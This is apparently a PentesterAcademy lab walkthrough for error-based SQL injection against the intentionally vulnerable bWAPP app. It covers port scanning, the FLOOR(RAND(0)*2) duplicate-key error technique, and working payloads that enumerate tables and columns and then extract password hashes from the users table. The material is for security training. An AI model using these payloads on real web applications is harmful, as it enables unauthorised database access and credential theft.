ATTACK DEFENSE

by PentesterAcademy

Name	Error Based SQL Injection
URL	https://attackdefense.com/challengedetails?cid=1903
Type	Webapp Pentesting Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Perform Error based SQL Injection attack on the web application and retrieve the password hash of bWAPP users.

Step 1: Identifying IP address of the target machine

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
10926: eth0@if10927: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.3/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
10929: eth1@if10930: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:0c:5f:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.12.95.2/24 brd 192.12.95.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The IP address of the attacker machine is 192.12.95.2. The target machine is located at the IP address 192.12.95.3

Step 2: Identifying open ports.


Command: nmap 192.12.95.3

```
root@attackdefense:~# nmap 192.12.95.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-04 21:21 IST
Nmap scan report for target-1 (192.12.95.3)
Host is up (0.000021s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql
MAC Address: 02:42:C0:0C:5F:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
root@attackdefense:~#
```


Port 80 and 3306 are open.

Step 3: Interacting with the web application.





Step 4: Logging into the web application.

Username: bee
Password: bug



Step 5: Selecting SQL Injection (GET/Search).





Step 6: Entering a string “hello”

"No movies were found!" message is displayed.

Query Executed in the backend:

Select * from movies where title like '%<value>%'

Step 7: Identifying SQL Vulnerability.

Injecting Single Quote (') in the input field.

Payload: '

SQL Query: Select * from movies where title like '%'%'

The above query has an unclosed single quote which results in an invalid query.

The SQL error message is displayed on the web page.

Step 8: Start mysql database server.

Command: /etc/init.d/mysql start

```
root@attackdefense:~# /etc/init.d/mysql start
Starting MariaDB database server: mysqld . . . . . . . .
root@attackdefense:~#
```

Step 8: Login to the local MySQL database server

Command: mysql -u root

```
root@attackdefense:~# mysql -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 49
Server version: 10.3.22-MariaDB-1 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Step 9: Run the below query to generate random decimal numbers between 0 & 1

Query: Select FLOOR(RAND(0)*2) from information_schema.tables;

```
MariaDB [(none)]> Select FLOOR(RAND(0)*2) from information_schema.tables;
+------------------+
| FLOOR(RAND(0)*2) |
+------------------+
|                0 |
|                1 |
|                1 |
|                0 |
|                1 |
|                1 |
|                0 |
|                0 |
|                1 |
|                1 |
|                1 |
|                0 |
|                1 |
|                1 |
|                1 |
|                0 |
|                1 |
|                0 |
|                0 |
```

Step 10: Run the below query for group by operation.

Query: Select FLOOR(RAND(0)*2) **B** from information_schema.tables **group by B;**

```
MariaDB [(none)]> Select FLOOR(RAND(0)*2) B from information_schema.tables group by B;
+---+
| B |
+---+
| 0 |
| 1 |
+---+
2 rows in set (0.001 sec)

MariaDB [(none)]>
```

Step 11: Run the below query for duplicate entry error.

Query: Select count(*), FLOOR(RAND(0)*2) B from information_schema.tables group by B;

```
MariaDB [(none)]> Select count(*), FLOOR(RAND(0)*2) B from information_schema.tables group by B;
ERROR 1062 (23000): Duplicate entry '1' for key 'group_key'
MariaDB [(none)]>
```

Step 12: Run the below query for concatenating multiple strings.

Query: Select count(*), concat("**Hello ", "World** ", FLOOR(RAND(0)*2)) B from information_schema.tables group by B;

```
MariaDB [(none)]> Select count(*), concat("Hello ", "World ", FLOOR(RAND(0)*2)) B from information_schema.ta
bles group by B;
ERROR 1062 (23000): Duplicate entry 'Hello World 1' for key 'group_key'
MariaDB [(none)]>
```

Step 13: Run the below query to get the MySQL database version.

Query: Select count(*), concat("Hello ", **version()**, FLOOR(RAND(0)*2)) B from information_schema.tables group by B;

```
MariaDB [(none)]> Select count(*), concat("Hello ", version(), FLOOR(RAND(0)*2)) B from information_schema.t
ables group by B;
ERROR 1062 (23000): Duplicate entry 'Hello 10.3.22-MariaDB-11' for key 'group_key'
MariaDB [(none)]>
```

Step 14: Run the below query to add the separator.

Query: Select count(*), concat("Hello ", version(),**" - "**, FLOOR(RAND(0)*2)) B from information_schema.tables group by B;

```
MariaDB [(none)]> Select count(*), concat("Hello ", version(),"  - ", FLOOR(RAND(0)*2)) B from information_sc
hema.tables group by B;
ERROR 1062 (23000): Duplicate entry 'Hello 10.3.22-MariaDB-1 - 1' for key 'group_key'
MariaDB [(none)]>
```

Step 15: Execute nested query

Query: SELECT 1 from(Select count(*), concat("Hello ", version()," - ", FLOOR(RAND(0)*2)) B from information_schema.tables group by B) C;

```
MariaDB [(none)]> SELECT 1 from(Select count(*), concat("Hello ", version(),"  - ", FLOOR(RAND(0)*2)) B from
information_schema.tables group by B) C;
ERROR 1062 (23000): Duplicate entry 'Hello 10.3.22-MariaDB-1 - 1' for key 'group_key'
MariaDB [(none)]>
MariaDB [(none)]>
```

Step 16: Injecting payload to receive MySQL database version.

Payload: ' AND (SELECT 1 from(Select count(*), concat("Hello ", version()," - ", FLOOR(RAND(0)*2)) B from information_schema.tables group by B) C) #

SQL Query: Select * from movies where title like '%' AND (SELECT 1 from(Select count(*), concat("Hello ", version()," - ", FLOOR(RAND(0)*2)) B from information_schema.tables group by B) C) # %'

Step 17: Injecting payload to get the primary database name.

Payload: ' AND (SELECT 1 from(Select count(*), concat("Hello ", (select table_schema from information_schema.tables limit 1,1)," - ", FLOOR(RAND(0)*2)) B from information_schema.tables group by B) C) #

SQL Query: Select * from movies where title like '%' AND (SELECT 1 from(Select count(*), concat("Hello ", (select table_schema from information_schema.tables limit 1,1)," - ", FLOOR(RAND(0)*2)) B from information_schema.tables group by B) C) # %'

Step 18: Injecting payload to get the distinct clause values from the table.

Payload: ' AND (SELECT 1 from(Select count(*), concat("Hello ", (select distinct(table_schema)from information_schema.tables limit 1,1)," - ", FLOOR(RAND(0)*2)) B from information_schema.tables group by B) C) #

SQL Query: Select * from movies where title like '%' AND (SELECT 1 from(Select count(*), concat("Hello ", (select distinct(table_schema)from information_schema.tables limit 1,1)," - ", FLOOR(RAND(0)*2)) B from information_schema.tables group by B) C) # %'

bWAPP database displayed on the web page.


Step 19: Injecting payload to get all the tables from bWAPP database.

Payload: ' AND (SELECT 1 from(Select count(*), concat("Hello ", (select distinct(table_name)from information_schema.tables where table_schema="bWAPP" limit **1**,1)," - ", FLOOR(RAND(0)*2)) B from information_schema.tables group by B) C) #

SQL Query: Select * from movies where title like '%' AND (SELECT 1 from(Select count(*), concat("Hello ", (select distinct(table_name)from information_schema.tables where table_schema="bWAPP" limit 1,1)," - ", FLOOR(RAND(0)*2)) B from information_schema.tables group by B) C) # %'

Payload: ' AND (SELECT 1 from(Select count(*), concat("Hello ", (select distinct(table_name)from information_schema.tables where table_schema="bWAPP" limit **2**,1)," - ", FLOOR(RAND(0)*2)) B from information_schema.tables group by B) C) #

Payload: ' AND (SELECT 1 from(Select count(*), concat("Hello ", (select distinct(table_name)from information_schema.tables where table_schema="bWAPP" limit **3**,1)," - ", FLOOR(RAND(0)*2)) B from information_schema.tables group by B) C) #



We have found the users table.

Step 20: Injecting payload to get all the columns from users table.

Payload: ' AND (SELECT 1 from(Select count(*), concat("Hello ", (select distinct(column_name) from information_schema.columns where table_schema="bWAPP" and table_name='users' limit **1**,1)," - ", FLOOR(RAND(0)*2)) B from information_schema.tables group by B) C) #

SQL Query: Select * from movies where title like '%' AND (SELECT 1 from(Select count(*), concat("Hello ", (select distinct(column_name) from information_schema.columns where table_schema="bWAPP" and table_name='users' limit 1,1)," - ", FLOOR(RAND(0)*2)) B from information_schema.tables group by B) C) # %'

Login column found

Payload: ' AND (SELECT 1 from(Select count(*), concat("Hello ", (select distinct(column_name) from information_schema.columns where table_schema="bWAPP" and table_name='users' limit **2**,1)," - ", FLOOR(RAND(0)*2)) B from information_schema.tables group by B) C) #

Password column found

Payload: ' AND (SELECT 1 from(Select count(*), concat("Hello ", (select distinct(column_name) from information_schema.columns where table_schema="bWAPP" and table_name='users' limit **3**,1)," - ", FLOOR(RAND(0)*2)) B from information_schema.tables group by B) C) #

Email column found

Step 21: Injecting payload to get the password and login values from.

Payload: ' AND (SELECT 1 from (Select count(*), concat("Hello ", (select password from bWAPP.users limit 0,1)," - ", FLOOR(RAND(0)*2)) B from information_schema.tables group by B) C) #

SQL Query: Select * from movies where title like '%' AND (SELECT 1 from (Select count(*), concat("Hello ", (select password from bWAPP.users limit 0,1)," - ", FLOOR(RAND(0)*2)) B from information_schema.tables group by B) C) # %'

Password value retrieved from the users table.

Payload: ' AND (SELECT 1 from (Select count(*), concat("Hello ", (select login from bWAPP.users limit 1,1)," - ", FLOOR(RAND(0)*2)) B from information_schema.tables group by B) C) #

SQL Query: Select * from movies where title like '%' AND (SELECT 1 from (Select count(*), concat("Hello ", (select login from bWAPP.users limit 1,1)," - ", FLOOR(RAND(0)*2)) B from information_schema.tables group by B) C) # %'

References:

1. bWAPP (http://itsecgames.blogspot.com/)